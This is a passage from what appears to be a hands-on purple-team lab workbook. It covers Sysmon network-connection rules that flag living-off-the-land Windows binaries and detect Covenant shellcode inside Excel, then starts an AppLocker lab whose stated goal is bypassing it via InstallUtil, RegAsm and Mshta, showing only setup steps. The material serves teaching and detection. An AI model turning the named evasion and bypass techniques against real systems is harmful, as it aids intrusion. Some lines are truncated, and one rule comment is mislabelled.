        <Image name="Caution" condition="begin with">C:\Windows\system32\config</Image> <!-- Credit @blu3_team [ http
        <!--Suspicious Windows tools-->
        <Image condition="image">at.exe</Image> <!--Windows: Remote task scheduling, removed in Win10 | Credit @ion-s
        <Image condition="image">certutil.exe</Image> <!--Windows: Certificate tool can contact outbound | Credit @io
        <Image condition="image">cmd.exe</Image> <!--Windows: Remote command prompt-->
        <Image condition="image">cmstp.exe</Image> <!--Windows: Connection manager profiles can launch executables fr
        @KyleHanslovan @subTee -->
        <Image condition="image">cscript.exe</Image> <!--WindowsScriptingHost: | Credit @Cyb3rOps [ https://gist.gith
        <Image condition="image">driverquery.exe</Image> <!--Windows: Remote recognisance of system configuration, ou
        <Image condition="image">dsquery.exe</Image> <!--Microsoft: Query Active Directory -->
        <Image condition="image">hh.exe</Image> <!--Windows: HTML Help Executable, opens CHM files -->
        <Image condition="image">infDefaultInstall.exe</Image> <!--Microsoft: [ https://github.com/huntresslabs/evadi
        <Image condition="image">java.exe</Image> <!--Java: Monitor usage of vulnerable application and init from JAR
        <Image condition="image">javaw.exe</Image> <!--Java: Monitor usage of vulnerable application and init from JA
        <Image condition="image">javaws.exe</Image> <!--Java: Monitor usage of vulnerable application and init from J
        <Image condition="image">mmc.exe</Image> <!--Windows: -->
        <Image condition="image">msbuild.exe</Image> <!--Windows: [ https://www.hybrid-analysis.com/sample/a314f61066
        <Image condition="image">mshta.exe</Image> <!--Windows: HTML application executes scripts without IE protecti
        <Image condition="image">msiexec.exe</Image> <!--Windows: Can install from http:// paths | Credit @vector-sec
        <Image condition="image">nbtstat.exe</Image> <!--Windows: NetBIOS statistics, attackers use to enumerate loca
        <Image condition="image">net.exe</Image> <!--Windows: Note - May not detect anything, net.exe is a front-end
        <Image condition="image">net1.exe</Image> <!--Windows: Launched by "net.exe", but it may not detect connectio
        <Image condition="image">notepad.exe</Image> <!--Windows: [ https://secrary.com/ReversingMalware/CoinMiner/ ]
```

There are no rules that Include network activity from the Excel process, and that's why we see no connections. Remember that we are using Covenant shellcode, and that this shellcode is running inside the Excel process. This means that network connections established by the shellcode are opened by the Excel process.


We can add the Excel process to our Sysmon rules like this:

```
<RuleGroup name="" groupRelation="or">
    <NetworkConnect onmatch="include">
        <!--Suspicious sources for network-connecting binaries-->
        <Image name="Usermode" condition="begin with">C:\Users</Image> <!--Tools downloaded by users can use other pro
        <Image name="Caution" condition="begin with">C:\Recycle</Image> <!--Nothing should operate from the RecycleBin
        <Image condition="begin with">C:\ProgramData</Image> <!--Normally, network communications should be sourced fr
        <Image condition="begin with">C:\Windows\Temp</Image> <!--Suspicious anything would communicate from the syste
        <Image name="Caution" condition="begin with">\</Image> <!--Devices and VSC shouldn't be executing changes | Cr
        https://twitter.com/SwiftOnSecurity/status/1133167323991486464 ] -->
        <Image name="Caution" condition="begin with">C:\perflogs</Image> <!-- Credit @blu3_team [ https://blu3-team.bl
        <Image name="Caution" condition="begin with">C:\intel</Image> <!-- Credit @blu3_team [ https://blu3-team.blogs
        <Image name="Caution" condition="begin with">C:\Windows\fonts</Image> <!-- Credit @blu3_team [ https://blu3-te
        <Image name="Caution" condition="begin with">C:\Windows\system32\config</Image> <!-- Credit @blu3_team [ https
        <!--Suspicious Windows tools-->
        <Image condition="image">at.exe</Image> <!--Windows: Remote task scheduling, removed in Win10 | Credit @ion-st
        <Image condition="image">certutil.exe</Image> <!--Windows: Certificate tool can contact outbound | Credit @ior
        <Image condition="image">cmd.exe</Image> <!--Windows: Remote command prompt-->
        <Image condition="image">cmstp.exe</Image> <!--Windows: Connection manager profiles can launch executables fro
        @KyleHanslovan @subTee -->
        <Image condition="image">cscript.exe</Image> <!--WindowsScriptingHost: | Credit @Cyb3rOps [ https://gist.githu
        <Image condition="image">driverquery.exe</Image> <!--Windows: Remote recognisance of system configuration, ouc
        <Image condition="image">dsquery.exe</Image> <!--Microsoft: Query Active Directory -->
        <Image condition="image">excel.exe</Image> <!--Windows: HTML Help Executable, opens CHM files -->
        <Image condition="image">hh.exe</Image> <!--Windows: HTML Help Executable, opens CHM files -->
        <Image condition="image">infDefaultInstall.exe</Image> <!--Microsoft: [ https://github.com/huntresslabs/evadir
        <Image condition="image">java.exe</Image> <!--Java: Monitor usage of vulnerable application and init from JAR
        <Image condition="image">javaw.exe</Image> <!--Java: Monitor usage of vulnerable application and init from JAR
        <Image condition="image">javaws.exe</Image> <!--Java: Monitor usage of vulnerable application and init from JA
        <Image condition="image">mmc.exe</Image> <!--Windows: -->
        <Image condition="image">msbuild.exe</Image> <!--Windows: [ https://www.hybrid-analysis.com/sample/a314f61066
        <Image condition="image">mshta.exe</Image> <!--Windows: HTML application executes scripts without IE protectio
        <Image condition="image">msiexec.exe</Image> <!--Windows: Can install from http:// paths | Credit @vector-sec
        <Image condition="image">nbtstat.exe</Image> <!--Windows: NetBIOS statistics, attackers use to enumerate local
        <Image condition="image">net.exe</Image> <!--Windows: Note - May not detect anything, net.exe is a front-end t
        <Image condition="image">net1.exe</Image> <!--Windows: Launched by "net.exe", but it may not detect connectior
        <Image condition="image">notepad.exe</Image> <!--Windows: [ https://secrary.com/ReversingMalware/CoinMiner/ ]
```

And then, with an administrative console on the victim VM, load the new configuration:



This will result in detection of the network connection:



However, enabling this detection for Excel results in many events that are not malicious in nature. Almost all network connection events, seen in the screenshot above, originate from Excel for legitimate purposes.

Conclusions

During this lab, we covered different techniques related to VBA payload delivery:

- Leveraging VBA purging and stomping to hide our malicious payload
- Bypassing AMSI from VBA
- Excel 4 Macros
- Detection strategies

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 2: Enabling and Bypassing AppLocker

In this lab, we will introduce how AppLocker works and review some bypass strategies. We'll also look at opportunities for detection!

> **AppLocker**
>
> AppLocker helps you control which apps and files users can run. These include executable files, scripts, Windows Installer files, dynamic-link libraries (DLLs), packaged apps, and packaged app installers.
>
> *Source: docs.microsoft.com*

We will complete the following objectives throughout the lab:

- Enable AppLocker through a GPO
- Bypass AppLocker using T1118 - InstallUtil
- Bypass AppLocker using T1121 - Regsvcs / RegAsm
- Bypass AppLocker using T1170 - Mshta
- Detecting all of the above bypasses

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.


Objective 1: Enable AppLocker with Default Rules

As a first step, we will enable AppLocker as a group policy on the domain controller! This will be used as a basis to illustrate and deliver bypasses! Please open an RDP session to the domain controller (`192.168.20.101`, username `student_dadm`, password `Sec699!!`) and execute the below steps.


Step 1: Creating an Organizational Unit (OU)

To selectively enable AppLocker for specific hosts, we need to group the desired computers in an organizational unit. From the `Server Manager`, open the `Tools` tab and click the `Active`


`Directory Users and Computers` entry as outlined below. If you're not used to a Windows Server display, the `Server Manager` can be found as a tile after clicking the START button!



Performing the previous action presents us the `Active Directory Users and Computers` console. From there, right-click the `sec699-x.lab` domain and choose `New`, `Organizational Unit`.




From the opening `New Object - Organizational Unit` window, name the new OU. We'll use `Restricted Computers`. Once done, press the `OK` button.




Step 2: Move the Target Workstation in the OU

With the new Organizational Unit created, we need to move the computers subject to AppLocker in the `Restricted Computers` OU. As we want to enable it on WIN10, please drag-and-drop the `WIN10` entry from the `Computers` OU to the `Restriced Computers` OU. You will need to confirm with `Yes` that you actually want to move the object.




You can double-check if the operation completed successfully by ensuring the `Restricted Computers` OU contains the subject computers (`WIN10`).

